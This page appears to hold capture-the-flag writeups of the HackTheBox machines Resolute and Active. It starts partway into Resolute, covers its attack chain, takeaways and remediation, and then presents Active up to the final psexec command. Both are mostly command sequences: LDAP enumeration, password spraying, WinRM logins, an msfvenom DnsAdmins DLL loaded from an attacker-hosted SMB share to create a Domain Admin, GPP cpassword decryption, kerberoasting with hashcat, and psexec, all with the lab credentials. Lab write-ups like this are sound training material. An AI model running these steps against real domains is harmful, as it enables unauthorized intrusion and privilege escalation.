
And we got another AD machine. Added megabank.local to /etc/hosts. Ran ldapsearch and we get a lot of information. One thing that is important is it dropped users for us. Here is one example screenshot.
ldapsearch -x -H ldap://10.129.96.155:389 -b “dc=megabank,dc=local”

This user it specifically interesting because in the description it shows that his password is set to marko:Welcome123!

I also made a list users.txt of all the users if we need them later. Melanie is also an interesting user as she has Remote Management Users group.
I tried getting into marko but was unable to.
netexec smb 10.129.96.155 -u marko -p ‘Welcome123!’

Instead I tried spraying that password on all users and it actually gets us access to melanie.
netexec smb 10.129.96.155 -u users.txt -p ‘Welcome123!’ –continue-on-success

megabank.local/melanie:Welcome123!

Evil-winrm’ed in.
evil-winrm -i 10.129.96.155 -u melanie -p Welcome123!
Got user.txt
Tried kerberoasting but didn’t find anything. Uploaded winPEAS from evil-winrm and ran it. In home folders it’s interesting that out of all the users there is a only a melanie and ryan that logged in.

I don’t have access to ryan’s directory though. Winpeas didn’t find much more I could find. After a lot more enumeration we can find a file in PSTranscripts that shows previous PS commands ryan ran.
Get-Content C:\PSTranscripts\20191203\PowerShell_transcript.RESOLUTE.OJuoBGhU.20191203063201.txt
And there are credentials in here.

megabank.local/ryan:Serv3r4Admin4cc123!
I was able to evil-winrm with those credentials.
evil-winrm -i 10.129.96.155 -u ryan -p Serv3r4Admin4cc123!
When I checked groups, ryan has access to DnsAdmins.

As DnsAdmins can load custom DLLs into the DNS server that runs as system we might be able to take advantage of this. Created a DLL payload.
msfvenom -p windows/x64/exec CMD=’net user kami Password123! /add /domain’ -f dll -o pwn.dll
Uploaded it and pointed DNS to it.
dnscmd RESOLUTE /config /serverlevelplugindll C:\Users\ryan\Documents\pwn.dll
Restarted the DNS service.
sc.exe stop dns
sc.exe start dns
This didn’t work. Was confused for a bit, peeked at the writeup and they are doing the same thing but they transfer with an smbserver so I’ll try that.
msfvenom -p windows/x64/exec CMD=’net user kami Password123! /add /domain’ -f dll -o pwn2.dll
Setup smbserver.
sudo python3 /usr/share/doc/python3-impacket/examples/smbserver.py kali .
Pointed the dns.
dnscmd RESOLUTE /config /serverlevelplugindll \\10.10.16.147\kali\pwn2.dll
Restarted the service.
sc.exe stop dns
sc.exe start dns
And that created the account.

Did this all again but created a pwn3.dll that would make this account a domain admin.
msfvenom -p windows/x64/exec CMD=’net group “Domain Admins” kami /add /domain’ -f dll -o pwn3.dll


Since we don’t have Remote Management I just used psexec to get in.
impacket-psexec megabank.local/kami:’Password123!’@10.129.96.155
Got root.txt
GG
Attack Chain
1 – Reconnaissance Ran RustScan and identified a domain-joined Windows machine with ports including 53 (DNS), 88 (Kerberos), 135 (MSRPC), 389 (LDAP), 445 (SMB), and 5985 (WinRM). Added megabank.local to /etc/hosts. Ran an anonymous LDAP search and retrieved a full list of domain users. Found a password in the description field of the marko account and noted that melanie was a member of the Remote Management Users group.
rustscan -a 10.129.96.155 –ulimit 5000 -b 2000 — -A -Pn ldapsearch -x -H ldap://10.129.96.155:389 -b “dc=megabank,dc=local”
2 – Password spray and WinRM access Attempted to authenticate as marko with the password from his description field but it had been changed. Sprayed the same password across all enumerated users and got a hit on melanie. Connected via evil-winrm and retrieved user.txt.
netexec smb 10.129.96.155 -u users.txt -p ‘Welcome123!’ –continue-on-success evil-winrm -i 10.129.96.155 -u melanie -p Welcome123!
Credentials recovered: megabank.local/melanie:Welcome123!
3 – Lateral movement via PowerShell transcript Uploaded and ran WinPEAS. Noted that only melanie and ryan had logged in from the home folders list. After further manual enumeration found a PowerShell transcript log file in PSTranscripts containing a command ryan had run with his credentials passed on the command line. Authenticated via evil-winrm as ryan.
Get-Content C:\PSTranscripts\20191203\PowerShell_transcript.RESOLUTE.OJuoBGhU.20191203063201.txt evil-winrm -i 10.129.96.155 -u ryan -p Serv3r4Admin4cc123!
Credentials recovered: megabank.local/ryan:Serv3r4Admin4cc123!
4 – Privilege Escalation – DnsAdmins plugin DLL abuse Confirmed ryan was a member of the DnsAdmins group. The DnsAdmins group can specify a plugin DLL for the DNS Server service which runs as SYSTEM. Generated a DLL payload with msfvenom to add a new user. Initial transfer via direct path failed so served the DLL via an impacket SMB server instead. Pointed the DNS server at the DLL and restarted the service to execute the payload. Ran a second payload to add the new user to Domain Admins.
msfvenom -p windows/x64/exec CMD=’net user kami Password123! /add /domain’ -f dll -o pwn2.dll sudo python3 smbserver.py kali . dnscmd RESOLUTE /config /serverlevelplugindll \\10.10.16.147\kali\pwn2.dll sc.exe stop dns && sc.exe start dns
5 – Root Used impacket-psexec with the newly created Domain Admin account to get a SYSTEM shell and retrieved root.txt.
impacket-psexec megabank.local/kami:’Password123!’@10.129.96.155
Key Takeaways
- Password stored in AD description field – The marko account had its default password stored in the description field, readable by any authenticated or anonymous LDAP query. AD description fields must be audited regularly for credential data and must never be used to store passwords or hints.
- Anonymous LDAP bind exposing domain users and descriptions – The domain controller allowed anonymous LDAP queries returning full user objects including description fields. Anonymous LDAP bind must be disabled on all domain controllers and LDAP access must require authentication.
- Default password reused across multiple accounts – The Welcome123! password set for marko was still active on melanie’s account, indicating a weak provisioning process with no enforcement of password changes. Each account must be assigned a unique password at creation and forced to change it on first login through a technical control.
- Credentials captured in PowerShell transcript logs – Ryan’s credentials were visible in a PowerShell transcript file, having been passed on the command line during a previous session. Credentials must never be passed as command-line arguments as they are captured in logs, process lists, and transcript files. Use secure credential objects or secrets management solutions instead.
- DnsAdmins group membership enabling SYSTEM execution – Ryan’s membership in DnsAdmins allowed loading an arbitrary DLL into the DNS Server service running as SYSTEM. DnsAdmins membership must be treated as equivalent to Domain Admin for the purposes of access control and must be restricted to accounts with an explicit operational requirement.
Remediation
[Immediate] Remove credentials from all AD description and attribute fields Audit all Active Directory objects for passwords or sensitive data in description, comment, or info fields. Remove all findings immediately, rotate affected credentials, and implement a recurring automated check as part of AD health monitoring.
[Immediate] Disable anonymous LDAP bind Configure all domain controllers to require authentication for LDAP queries. Set the dsHeuristics attribute to disable anonymous access and enforce LDAP signing and channel binding via Group Policy to prevent unauthenticated enumeration of domain objects.
[Immediate] Enforce password change on first login and eliminate shared default passwords Implement a technical control requiring all newly provisioned accounts to change their password before any other access is granted. Audit all accounts for unchanged default passwords and force immediate resets. Each account must receive a unique randomly generated initial password.
[Immediate] Disable PowerShell transcription or restrict transcript storage permissions If PowerShell transcription is required for auditing purposes, ensure transcript files are written to a location accessible only by administrators and security monitoring systems. Rotate ryan’s credentials immediately and audit all existing transcript files for captured credentials across the environment.
[Immediate] Restrict DnsAdmins group membership Audit all members of the DnsAdmins group and remove any accounts that do not have an explicit operational requirement. Treat DnsAdmins membership as equivalent to Domain Admin and apply the same access controls, monitoring, and justification requirements. Alert on any changes to this group membership.
[Short-term] Enforce strong unique passwords for all domain accounts Implement a Fine-Grained Password Policy requiring a minimum of 15 characters with complexity for all domain accounts. Deploy a banned password list blocking Welcome123! and similar patterns. Audit existing passwords against common wordlists and force resets where weak passwords are identified.
[Long-term] Implement tiered Active Directory administration and enhanced monitoring Adopt a tiered AD model to limit lateral movement from standard user accounts to privileged groups such as DnsAdmins. Deploy SIEM detection rules for DnsAdmins plugin DLL changes, DNS service restarts following configuration changes, and anonymous LDAP query activity. Include Active Directory privilege escalation paths in the regular penetration testing scope.
- Password stored in AD description field – The marko account had its default password stored in the description field, readable by any authenticated or anonymous LDAP query. AD description fields must be audited regularly for credential data and must never be used to store passwords or hints.
-
Active writeup
Active writeup
Box name: Active
Difficulty: Easy
OS: Windows
Overview: Active is an easy to medium difficulty machine, which features two very prevalent techniques to gain privileges within an Active Directory environment.
Link: https://app.hackthebox.com/machines/Active?sort_by=created_at&sort_type=desc
Machine IP: 10.129.31.136
Ran rustscan to scan the machine per usual.


Looks like we got an AD machine. Added active.htb to my /etc/hosts. Wanted to enumerate for users but couldn’t find anything as anonymous bind is not enabled.
ldapsearch -x -H ldap://10.129.31.136:389 -b “dc=active,dc=htb”

Ran netexec to see if we have anonymous access to smb and it looks like we have read to Replication.
netexec smb 10.129.31.136 -u “” -p “” –shares

Connected with smbclient and inside I see a active.htb directory with a bunch of files in it so I grabbed it all.
smbclient //10.129.31.136/Replication
The only interesting file is a Groups.xml in /active.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Preferences/Groups.

This is cpassword credentials embedded in a group policy file. From previous notes we can crack this with gpp-decrypt.
gpp-decrypt edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ

active.htb\SVC_TGS:GPPstillStandingStrong2k18
We can now kerberoast to see if we can get anything.
impacket-GetUserSPNs active.htb/SVC_TGS:GPPstillStandingStrong2k18 -dc-ip 10.129.31.136 -request

We can use hashcat 13100 to try to crack.
hashcat -m 13100 hash.txt /usr/share/wordlists/rockyou.txt –force

We successfully cracked the password. Used psexec to get a shell.

/usr/share/doc/python3-impacket/examples/psexec.py active.htb/Administrator:’Ticketmaster1968’@10.129.31.136
